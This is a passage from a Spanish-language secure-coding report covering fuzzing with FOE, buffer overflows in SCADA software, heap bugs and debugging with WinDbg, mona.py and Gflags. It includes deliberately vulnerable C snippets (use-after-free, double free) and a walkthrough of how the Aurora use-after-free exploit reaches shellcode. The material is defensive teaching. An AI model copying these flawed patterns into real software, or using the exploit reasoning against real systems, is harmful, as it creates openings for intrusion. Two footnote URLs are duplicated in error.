eax=00000000 ebx=033ed610 ecx=00000000 edx=00000006 esi=00000000 edi=00000000
eip=0048081a esp=0012f698 ebp=00b34788 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
FoxitReader_Lib_Public+0x8081a:
0048081a 8b6f10          mov     ebp,dword ptr [edi+10h] ds:0023:00000010=????????
```

Figura 29. Debugger output

Para un análisis más exhaustivo podemos utilizar el *seed* generado en la iteración 124 y llevar a cabo las modificaciones oportunas para recrear el *bug* e intentar buscar alguna forma de explotarlo En este caso, dicho *bug* puede ser aprovechado para ejecutar código mediante un *SEH overwrite.* Esto es precisamente de lo que se aprovecha el *exploit* disponible en *exploit-db*[29] creado por Sud0.

Como vemos, FOE es una excelente herramienta para testear la resistencia de una aplicación frente a ficheros de entrada corruptos, lo que la convierte en un filón para detectar vulnerabilidades que pueden tener grandes consecuencias. Considera utilizar FOE para testear aplicaciones susceptibles de este tipo de *bugs* antes de lanzarlas a un entorno de producción. Para más información se recomienda el video[30] de Jared Allar, donde se muestra en detalle el uso de FOE para explotar una vulnerabilidad en LibreOffice 3.3 “Lotus Word Pro”.

[29] **Foxit Reader 4.1.1 Stack Buffer Overflow Exploit**
http://www.exploit-db.com/exploits/15532/

[30] **Youtube: Failure Observation Engine (FOE) tutorial**
http://www.youtube.com/watch?v=kraczmgAmgo

5. ERRORES SIMPLES, CONSECUENCIAS GRAVES

Muchas veces el programador, ajeno a aspectos relacionados con la seguridad, no es consciente de las implicaciones que puede tener un simple puntero no liberado correctamente; o las consecuencias que un array, cuyos límites no han sido cuidadosamente controlados, pueden acarrear en un sistema. Errores de este tipo no son para nada nuevos[31], pero **siguen predominando como una de las vulnerabilidades más extendidas en lenguajes como Fortran, C, C++ o ensamblador**. El uso de bibliotecas estándar que hacen uso de funciones como *gets, strcpy o scanf* debería de evitarse en toda regla además de tener en cuenta otra serie de errores que pueden tener consecuencias similares.

Para entender las implicaciones que tienen este tipo de errores, el programador debe de entender en profundidad otros aspectos ajenos al lenguaje utilizado, y los cuales serán de gran importancia no solo para prevenir errores como los que veremos a continuación sino para implementar contramedidas a nivel de compilador y del sistema operativo con lo que mitigar gran variedad de ataques. Algunos de estos aspectos están relacionados con la gestión de memoria del S.O, la pila (*stack),* gestión de procesos, hilos, llamadas al sistema (*syscalls)*, arquitectura subyacente, etc.

Difícilmente el programador va a entender como le puede afectar un desbordamiento de *buffer* si desconoce el funcionamiento del *stack*. Asimismo, difícilmente entendería la protección que le proporcionaría compilar cierto programa con el flag **/GS (GuardStack)** si desconoce lo que son las **canary/stack cookies,** o utilizar **/SAFESEH** si desconoce cómo trabaja DEP y los manejadores de excepciones (*exception handlers*). Lo mismo ocurre con medidas como **NX/XD, ASLR, SEHOP**, etc.

En la introducción del informe se comentó que los errores de tipo "*buffer overflow*" se conocen desde los años 80; errores, por tanto, más que conocidos hoy en día y que raramente **deberían** aparecen en *software* profesional. Hagamos sin embargo una búsqueda desde **Metasploit (v4.4.0-dev)** para mostrar el listado de *exploits* relacionados con sistemas SCADA.

[31] **Youtube Video: Hackers Testifying at the United States Senate, May 19, 1998 (L0pht Heavy Industries)**
http://www.youtube.com/watch?feature=player_embedded&v=VVJIdn_MmMY




Figura 30. Buffer Overflow en Software SCADA

Lo interesante de este listado es que prácticamente el 90% de los *exploits* se aprovechan de desbordamientos de *buffer*. Algunas de estas vulnerabilidades no se alejan demasiado en cuanto a complejidad del ejemplo visto en el apartado 4.1. Si nos fijamos en la descripción del *exploit* ICONICS WebHMI32, sistema de monitorización SCADA a tiempo real, el mismo es vulnerable al no comprobar la longitud de uno de los parámetros recibidos a través de su ActiveX, permitiendo escribir código directamente en el *stack.*




Figura 31. Descripción exploit ICONICS WebHMI's ActiveX

Si errores tan conocidos predominan hoy en día en sistemas tan críticos como son los SCADA, parece más que evidente que muchos desarrolladores y **analistas de *software* siguen sin considerar la seguridad como un aspecto fundamental en el desarrollo de *software*, aún cuando desde dicho *software* es posible controlar válvulas de agua, sistemas eléctricos o cualquier tipo de autómata industrial**.

Uno de los casos más representativos que mejor refleja las consecuencias que puede acarrear una mala praxis en el desarrollo de *software* fue la máquina de radioterapia **Therac-25**[32], producida por la *Atomic Energy of Canada Limited* (AECL) en los años 80. Dicha máquina fue la causante directa de al menos seis muertes como consecuencia de una sobredosis masiva de radiación.

[32] **Wikipedia: Therac-25**
http://en.wikipedia.org/wiki/Therac-25

Therac-25 tenía por objetivo ofrecer un tipo de terapia que aplicaba bajas dosis de electrones de alta energía (de 5 MeV a 25 MeV). Debido a una condición de carrera (*race condition) ,* junto a otra serie de problemas relacionados con el *software* embebido de dicho equipo, pacientes recibieron dosis 100 veces superior a la esperada. Si esto ocurría hace más de 20 años, podemos hacernos una idea de la cantidad de dispositivos de los que hoy en día dependemos y que por tanto pueden ser susceptibles de ser comprometidos. Véanse a modo de ejemplo los siguientes casos:

- **Pacemakers and Implantable Cardiac Defibrillators: *Software* Radio Attacks and Zero-Power Defenses**
  http://www.secure-medicine.org/icd-study/icd-study.pdf
- **SCADA & PLC Vulnerabilities in Correctional Facilities**
  http://www.exploit-db.com/download_pdf/17979
- **On the Requirements for Successful GPS Spoofing Attacks**
  http://www.syssec.ethz.ch/research/ccs139-tippenhauer.pdf
- **Barnaby Jack Ingeniously Hacks ATMs at Black Hat**
  http://www.aolnews.com/2010/07/29/barnaby-jack-ingeniously-hacks-atms-at-black-hat-video/
- **Taking Control of Cars From Afar**
  http://www.technologyreview.com/news/423292/taking-control-of-cars-from-afar/

Sin ir más lejos, el pasado mes de Mayo Metasploit publicó un par de módulos encargados de explotar varias vulnerabilidades en dispositivos críticos (cctv_dvr_login y telnet_ruggedcom[33]). Dichas vulnerabilidades no se aprovechaban de un *buffer* o *integer overflow,* como las que veremos a continuación; sin embargo, no contaban con controles adecuados para evitar ataques por fuerza bruta con los que conseguir cuentas válidas, ni contaban con controles estrictos para prevenir accesos no autorizados. **Disponer de conocimientos rigurosos en programación segura, además de tener en mente las acciones ofensivas que un atacante puede intentar en tu *software,* ayudará a prevenir multitud de problemas posteriores.** El presente apartado tendrá por objetivo mostrar algunos de los errores más comunes que todavía hoy en día siguen generando serios problemas de seguridad: ***heap*/buffer *overflow*, *use-after-free, off-by-one, format-string, Integer overflows/underflows, memory leaks***, etc. La idea es explicar de forma práctica cómo se producen dichos errores, qué implicaciones pueden tener y algunos consejos para evitar este tipo de vulnerabilidades.

Nota: La página "**CERT Secure Coding Standards**"[34] de cert.org será una excelente referencia en la que se definen estándares de programación segura para lenguajes como C, C++, Java, and Perl.

[33] **Weekly Metasploit Update: CCTV, SCADA, and More!**
https://community.rapid7.com/community/metasploit/blog/2012/05/17/weekly-metasploit-update

[34] **CERT Secure Coding Standards**
https://www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards

5.1. HEAP OVERFLOW

Según observamos en los informes de vulnerabilidades que periódicamente publica INTECO-CERT, gran parte de las vulnerabilidades relacionadas con la memoria dinámica se corresponden a fallos de programación que encajan en alguna de las siguientes categorías: ***use after free, double free*** **y** ***dereference after free.*** La mala praxis a la hora de utilizar funciones relacionadas con la memoria dinámica (como *malloc* o *free)* suelen ser el origen de este tipo problemas. Aprender no solamente buenas prácticas de programación si no también conocer cómo funciona la asignación de memoria dinámica es vital para entender de qué forma el *heap* puede ser aprovechado para ejecutar un *shellcode* con el que comprometer un equipo.

5.1.1. Use After Free

Las vulnerabilidades conocidas como ***use after free*** (*dangling pointer*), catalogado con el CWE[35] (*Common Weakness Enumeration*) 416, ocurren cuando un programa continúa utilizando un puntero después de que éste haya sido liberado, así de sencillo. Los navegadores web suelen ser propensos a este tipo de vulnerabilidades[36] cuyas consecuencias pueden afectar directamente a la **integridad y disponibilidad** de la aplicación y que, a diferencia de vulnerabilidades como *buffer overflow,* son complejas de detectar mediante análisis estático. Generalmente este tipo de *bugs* se producen debido a errores de condición o a errores en la lógica del propio programa encargado de liberar y reservar memoria. Este tipo de error podría permitir a un atacante ejecutar código en el equipo objetivo utilizando técnicas como ***heap spraying***[37]. El exploit publicado por Vupen en la Pwn2Own con el que eludía DEP y ASLR en Chrome se aprovecha de una vulnerabilidad *use-after-free* al igual que el publicado para IE. Otros exploits como **Aurora** (también conocido como Hydraq), el CVE-2011-4130 que afectaba al servidor ftp **ProFTPD**[38] o la reciente vulnerabilidad en el motor de navegación Web **WebKit**[39] de Safari son algunos de los múltiples ejemplos de vulnerabilidades de este tipo.

---

[35] **What Is CWE?**
http://cwe.mitre.org/about/index.html

[36] **Making Money, Pwning Browsers**
http://www.hardwarecanucks.com/news/making-money-pwning-browsers/

[37] **Exploit writing tutorial part 11 : Heap Spraying Demystified**
https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/

[38] **Technical Analysis of ProFTPD Response Pool Use-after-free (CVE-2011-4130)**
http://www.vupen.com/blog/20120110.Technical_Analysis_of_ProFTPD_Remote_Use_after_free_CVE-2011-4130_Part_I.php

[39] **Multiple Vendor WebKit SVG Element Use After Free Vulnerability**
http://www.vupen.com/blog/20120110.Technical_Analysis_of_ProFTPD_Remote_Use_after_free_CVE-2011-4130_Part_I.php

```
int *get_pointer(int *ant) {
   int *b = (int *)malloc(sizeof(int));
   if (ant == NULL) { //liberamos b y si ant es null
      free(b);
   } else {
      *b = *ant;
   }
   return b; //problema si ant = null
}
```

Veamos un ejemplo sencillo. La función *get_pointer* recibe un puntero a entero (*ant*). Si dicho puntero es NULL, el puntero local **b** será liberado. Sin embargo la función *get_pointer* devolverá **b** siempre; por tanto, en este caso (en el que **ant** sea NULL) podría generar algún tipo de problema si la función que recibe ***b** no comprueba el "estado" del mismo antes de utilizarlo, produciéndose un *use-after-free*. Es importante recordar que la función ***void free (void * ptr)*** se encarga únicamente de desasignar (*deallocate*) *chucks* de memoria previamente asignados a dicho puntero con funciones como *malloc, calloc* o *realloc*, pero **no modifica la dirección asignada al mismo**, es decir, que en el ejemplo, la dirección a la que apunta **b** después del *free* sigue siendo la misma. Sin embargo la memoria en el *heap* asociada al puntero ahora forma parte de la lista de *chunk* libres (*FreeLists*) a disposición del *heap manager* para posteriores reservas.

5.1.2. Dereference After Free

Un caso concreto de *use-after-free,* denominado ***dereference after free*** es precisamente cuando intentamos acceder a memoria dinámica previamente liberada como consecuencia de un *free().*

Nota: El término ***dereference*** únicamente se refiere a la acción de acceder a la variable a la que apunta el puntero en cuestión. Ej: int * ptr= &c; *ptr= 10;

```
#include <stdio.h>
#include <unistd.h>
#define BUFSIZER1 512
#define BUFSIZER2 ((BUFSIZER1/2) - 8)
int main(int argc, char **argv) {
char *buf1R1;
char *buf2R1;
char *buf2R2;
char *buf3R2;
buf1R1 = (char *) malloc(BUFSIZER1);
buf2R1 = (char *) malloc(BUFSIZER1);
free(buf2R1);
buf2R2 = (char *) malloc(BUFSIZER2);

buf3R2 = (char *) malloc(BUFSIZER2);
strncpy(buf2R1, argv[1], BUFSIZER1-1);
free(buf1R1);
free(buf2R2);
free(buf3R2);
}
```

Desde la página del MITRE[40] pueden encontrarse ejemplos prácticos sobre este tipo de vulnerabilidad.

En el ejemplo de la izquierda, el puntero a char buf2R1 es liberado, aunque más adelante se vuelve a referenciar desde la función *strncpy*. Como consecuencia, es probable que se corrompan datos asignados posteriormente en dicha dirección de memoria tras haber liberado la misma, o que se produzca un *crash* de la aplicación al intentar sobreescribir "memoria aleatoria" en la que el proceso no tiene permiso.

[40] **CWE-416: Use After Free**
http://cwe.mitre.org/data/definitions/416.html

5.1.3. Double Free

El tercer tipo de vulnerabilidad relacionada con el *heap* es el ***double free***. Aunque es complejo aprovecharse de este tipo de errores para conseguir ejecutar código, puede ser un fallo de graves consecuencias. Como su nombre indica, esta condición se da cuando se produce la liberación de un puntero más de una vez (véase código adjunto)

```
int * ab = (int*)malloc (SIZE);
...
            if (c == 'EOF')  {
                  free(ab);
            }
...
free(ab);
```

Para entender las consecuencias que pueden tener este tipo de errores en nuestro sistema, es importante entender la gestión que el sistema operativo hace del *heap* a la hora de asignar y liberar memoria.




Figura 32. Chunk

A diferencia de la pila, el *heap* divide la memoria dinámica en bloques de memoria denominados *chunks,* los cuales serán utilizados por funciones como *free* o *malloc*. Cada uno de estos *chunks* contiene una cabecera (8 bytes) donde se guarda el tamaño del *chunk* anterior, el tamaño del actual y ciertos bits de datos. El bit menos significativo (PREV_INUSE) indica si el *chunk* anterior está libre u ocupado. El puntero *ptr de la imagen representaría la dirección de memoria retornada por una llamada a *malloc.*

Cuando el *chunk* es liberado mediante una llamada a *free*, éste es desasignado produciendo los siguientes cambios en el mismo. Por un lado, el bit PREV_INUSE del siguiente *chunk* es activado (indicando que el anterior *chunk* está libre). Por otro lado, el *chunk* actual añade al cuerpo de datos dos nuevos punteros, los cuales apuntarán al siguiente y anterior *chunk* libre. Además, aquellos *chunks* libres adyacentes son fusionados en un único *chunk* con el propósito de conseguir bloques de datos más grandes




Figura 33. Lista enlazada de chunks libres

Jugando con esta lista doblemente enlazada junto con otras listas, el *heap manager* es capaz de gestionar memoria dinámica en *runtime*.

Esta gestión resulta mucho más compleja que la empleada por el *stack* a la hora de reservar y liberar espacio, y es por este motivo por el que la detección de errores y vulnerabilidades que afectan al *heap* se vuelve realmente compleja. Utilizar herramientas de *debugging* especializadas para analizar memoria dinámica será de vital importancia para prevenir errores críticos. Para información más detallada sobre la gestión del *heap* se recomienda el *paper* "**Practical Windows XP/2003 Heap Exploitation**"[41] de John McDonald y Chris Valasek presentado en la Blackhat USA 2009.

```
_HEAP 00d80000
    Segments              00000001
        Reserved  bytes   00010000
        Committed bytes   00004000
    VirtAllocBlocks       00000000
        VirtAlloc bytes   00000000
_HEAP 003d0000
    Segments              00000001
        Reserved  bytes   00010000
        Committed bytes   00004000
    VirtAllocBlocks       00000000
        VirtAlloc bytes   00000000
_HEAP 00250000
    Segments              00000001
        Reserved  bytes   00010000
        Committed bytes   00003000
    VirtAllocBlocks       00000000
        VirtAlloc bytes   00000000
0:007> !heap -stat
```

Figura 34. !heap -stat

Considera el uso de **!heap**[42] si utilizas **WinDBG**[43] para *debuggear* memoria dinámica. Con **!heap -stat** podremos obtener ciertas estadísticas sobre los *handlers* de cada *heap*. Otras opciones son **!heap -flt s** para filtrar aquellas que tengan cierto tamaño o **!heap -stat -h** para mostrar estadísticas mucho más detalladas sobre el *handler*. Mona.py de Corelan también permite mostrarnos información interesante desde Immunity como por ejemplo las listas ***lookaside* y *freelist***[44] utilizadas por el ***heap manager***.

```
0BADF00D [+] Processing heap 0x02120000
0BADF00D [+] Getting FreeLists for heap 0x02120000
0BADF00D    ------------------------------------------------------------------------
0BADF00D    [0] - FreeLists[0] at 0x02120178 - 0x0212017c | Expected chunk size : >1016
0BADF00D          [FreeLists[0].flink : 0x02120650 | FreeLists[0].blink : 0x02120650]
02120650           * Chunk : 0x02120650 [flink : 0x02120178 | blink : 0x02120178] (ChunkSize : 2488 - 0x000009b8 | UserSize : 0x000009b0)
0BADF00D ********************************************************************************
0BADF00D [+] Processing heap 0x02160000
0BADF00D [+] Getting FreeLists for heap 0x02160000
0BADF00D    ------------------------------------------------------------------------
0BADF00D    [0] - FreeLists[0] at 0x02160178 - 0x0216017c | Expected chunk size : >1016
0BADF00D          [FreeLists[0].flink : 0x02160650 | FreeLists[0].blink : 0x02160650]
02160650           * Chunk : 0x02160650 [flink : 0x02160178 | blink : 0x02160178] (ChunkSize : 2488 - 0x000009b8 | UserSize : 0x000009b0)
0BADF00D ********************************************************************************
0BADF00D [+] Processing heap 0x021a0000
0BADF00D [+] Getting FreeLists for heap 0x021a0000
0BADF00D    ------------------------------------------------------------------------
0BADF00D    [0] - FreeLists[0] at 0x021a0178 - 0x021a017c | Expected chunk size : >1016
0BADF00D          [FreeLists[0].flink : 0x021a0650 | FreeLists[0].blink : 0x021a13d8]
021A0650           * Chunk : 0x021a0650 [flink : 0x021a13d8 | blink : 0x021a0178] (ChunkSize : 1096 - 0x00000448 | UserSize : 0x00000440)
021A13D8           * Chunk : 0x021a13d8 [flink : 0x021a0178 | blink : 0x021a0650] (ChunkSize : 3120 - 0x00000c30 | UserSize : 0x00000c28)
0BADF00D ********************************************************************************
0BADF00D [+] This mona.py action took 0:00:00.151000
!mona heap -t freelist
```

Figura 35. Mona heap (freelist)

Sin duda alguna, una de las mejores herramientas para analizar memoria dinámica es **Gflags,** incluido dentro del *set* de herramientas gratuitas de *debugging* para Windows. Esta herramienta permite activar ciertas características avanzadas de *debugging* (*flags* de *debugging*) realmente útiles para el análisis de *software* y vulnerabilidades.

---

41 **Practical Windows XP/2003 Heap Exploitation**
http://www.blackhat.com/presentations/bh-usa-09/MCDONALD/BHUSA09-McDonald-WindowsHeap-PAPER.pdf

42 **Common WinDbg Commands: heap**
http://windbg.info/doc/1-common-cmds.html#20_memory_heap

43 **Heap Debugging (Memory/Resource Leak) with WinDbg**
http://hacksoflife.blogspot.com.es/2009/06/heap-debugging-memoryresource-leak-with.html

44 **Heaps About Heaps - Presentation**
http://hacksoflife.blogspot.com.es/2009/06/heap-debugging-memoryresource-leak-with.html

Gflags habilita estos *flags* editando el registro de windows por lo que una vez modificado el mismo permanecerán activas hasta que se cambien de nuevo desde el propio GUI o se borre la clave correspondiente.

Los *flags* utilizados por esta herramienta pueden configurarse en 3 niveles: **system**, **kernel** o **image**. En el primer caso, dichos flags serían activados para todos los procesos del espacio de usuario mientras que aquellos configurados como "*image file*" únicamente afectarán al ejecutable seleccionado.




Figura 36. Gflags GUI

Una de las características más interesantes para detectar vulnerabilidades de tipo *memory leaks* o *heap overflow* es ***page heap verification*** el cual permite monitorizar el proceso de asignación de memoria dinámica y detectar así multitud de problemas.

Para poder ver todo el conjunto de *flags* disponibles, la mejor manera es hacerlo por medio del GUI (ejecutando gflags sin parámetros). En nuestro caso aquellos que cobran especial interés son los relacionados con el *heap manager* (marcados en rojo), los cuales, una vez activados, alertarán mediante una excepción cuando detecte algún problema relacionado con memoria dinámica.

Así por ejemplo "***Enable heap tail checking***" y "***Enable heap free checking***" detectarían cuando algún bloque de memoria dinámica haya sido sobreescrito, en cuyo caso, lanzará una excepción con información detallada sobre dicho problema. Estas funcionalidades son realmente útiles ya que en muchos casos, cuando un proceso sufre algún problema relacionado con el *heap* (por ejemplo debido a un *heap overflow*) puede que éste continúe su ejecución sin experimentar un *crash* o bien hacerlo en otro momento posterior, dificultando así la raíz de dicho problema. La siguiente captura muestra como activar el *standard page heap veriffication* para un programa susceptible a un *heap overflow* (heapVuln1.exe).




Figura 37. Gflags /p /enable

Con el parámetro **/p /enable** habilitamos ***page heap verification***. Otra opción es seleccionar los *flags* en concreto que deseamos activar para dicho ejecutable. En este caso podría ejecutarse por ejemplo: **gflags /l heapvuln1.exe +hfc**

Donde el /l indica el modo *image* y el **hfc** la abreviatura para el *flag* "***enable heap free checking***". Siguiendo con el ejemplo, si ahora ejecutáramos dicho binario desde el *debugger* **ntsd** obtendríamos la salida mostrada en la imagen adjunta. El mensaje "***corrupted suffix pattern***" indica que dicho ejecutable violó los datos de integridad en el *heap* añadidos por Gflags. Además, la información del *header* incluye la dirección del *heap handler* con el bloque corrupto (016F1000) así como la dirección de dicho bloque (003F4648) y su tamaño.




Figura 38. Ntsd –g –x heapVuln1.exe

Gflags es una herramienta excelente para localizar y depurar vulnerabilidades que afectan, entre otros a memoria dinámica, por lo que se recomienda para detectar este tipo de problemas. Para información más detallada sobre Gflags puede consultar la documentación oficial de Microsoft[45] donde se detallan varios ejemplos prácticos.

EXPLOIT AURORA

Para ver un ejemplo más práctico sobre este tipo de vulnerabilidad veamos el siguiente extracto de código[46], el cual pertenece al conocido *exploit* Aurora.

La parte interesante de este código radica en la función **ev1** y **ev2.** El código html presenta un objeto span (**sp1**) que contiene una imagen (**aaa.gif**) el cual llama a la función **ev1** tras su carga y al que le pasa como parámetro una referencia al propio objeto IMG. Desde esta función, la referencia a IMG es asignada a la variable **e1** y posteriormente se libera la memoria asignada al objeto padre (objeto span) **sp1** mediante:

```
Document.getElementByID("sp1").innerHTML = "";
```

Es decir, en este punto, la memoria dinámica asignada a sp1 se ha liberado, aunque ésta todavía sigue siendo referenciada por el objeto **e1**. El problema radica en la función **ev2** cuando se intenta asignar la propiedad de dicho objeto (objeto **e1**) a la variable **t.**

[45] **Microsoft: Gflags Examples**
http://technet.microsoft.com/en-us/library/cc738435(v=ws.10)

[46] **Analisis del exploit Aurora**
http://wepawet.iseclab.org/view.php?hash=1aea206aa64ebeabb07237f1e2230d0f&type=js

var t = e1.srcElement;

El motivo por el que array **x1** es modificado justo antes de realizar la asignación a la variable **t,** es para ajustar el *heap* y poder sobreescribir la zona de memoria asignada a la variable **e1** con la que poder alcanzar el *shellcode* correspondiente.

Generalmente se emplea *javascript* para poder situar el *shellcode* en un área predecible de memoria, al permitir declarar variables de forma sencilla que son asignadas en memoria dinámica. A diferencia de *exploits* que se aprovechan de un *stack overflow,* conseguir ejecutar código en el *heap* suele requerir mayor destreza por parte del *exploiter* debido a la gestión y estructuración de la memoria dinámica por parte del sistema operativo.

Figura 39. Exploit Aurora (Use After Free)

Esto se complica aún más si existen contramedidas como DEP, el cual evita el uso de *nop sleds* con los que alcanzar el *shellcode* y donde el *heap spray* debe ser de lo más preciso para apuntar exactamente el inicio de la *ROP chain.*

Para ver una explicación detallada de este exploit puede consultar el excelente *post* de "Grey Corner" titulado "***Heap Spray Exploit Tutorial: Internet Explorer Use After Free Aurora Vulnerability***" [47].

Asimismo, para entender en profundidad el funcionamiento del gestor de memoria dinámica, se recomienda la lectura de los diversos post "***Heap Overflow For Human***[48]" en **net-ninja.com**.

[47] **Heap Spray Exploit Tutorial: Internet Explorer Use After Free Aurora Vulnerability**
http://grey-corner.blogspot.com.es/2010/01/heap-spray-exploit-tutorial-internet.html

[48] **Heap Overflows For Humans**
http://net-ninja.net/article/2011/Sep/03/heap-overflows-for-humans-102/

5.2. OFF-BY-ONE

Los errores *off-by-one* (OBOE), catalogados con el CWE 193, tienen su origen en el cálculo o en el uso incorrecto de un valor que realmente es inferior o superior en 1 al valor esperado. Generalmente este tipo de errores se produce por una mala interpretación del programador a la hora de contar o acceder a secuencias de datos; por ejemplo, cuando no se considera el valor de posición 0 en un array o cuando se itera en un bucle más allá del número esperado de veces. Veamos el ejemplo de la siguiente figura:

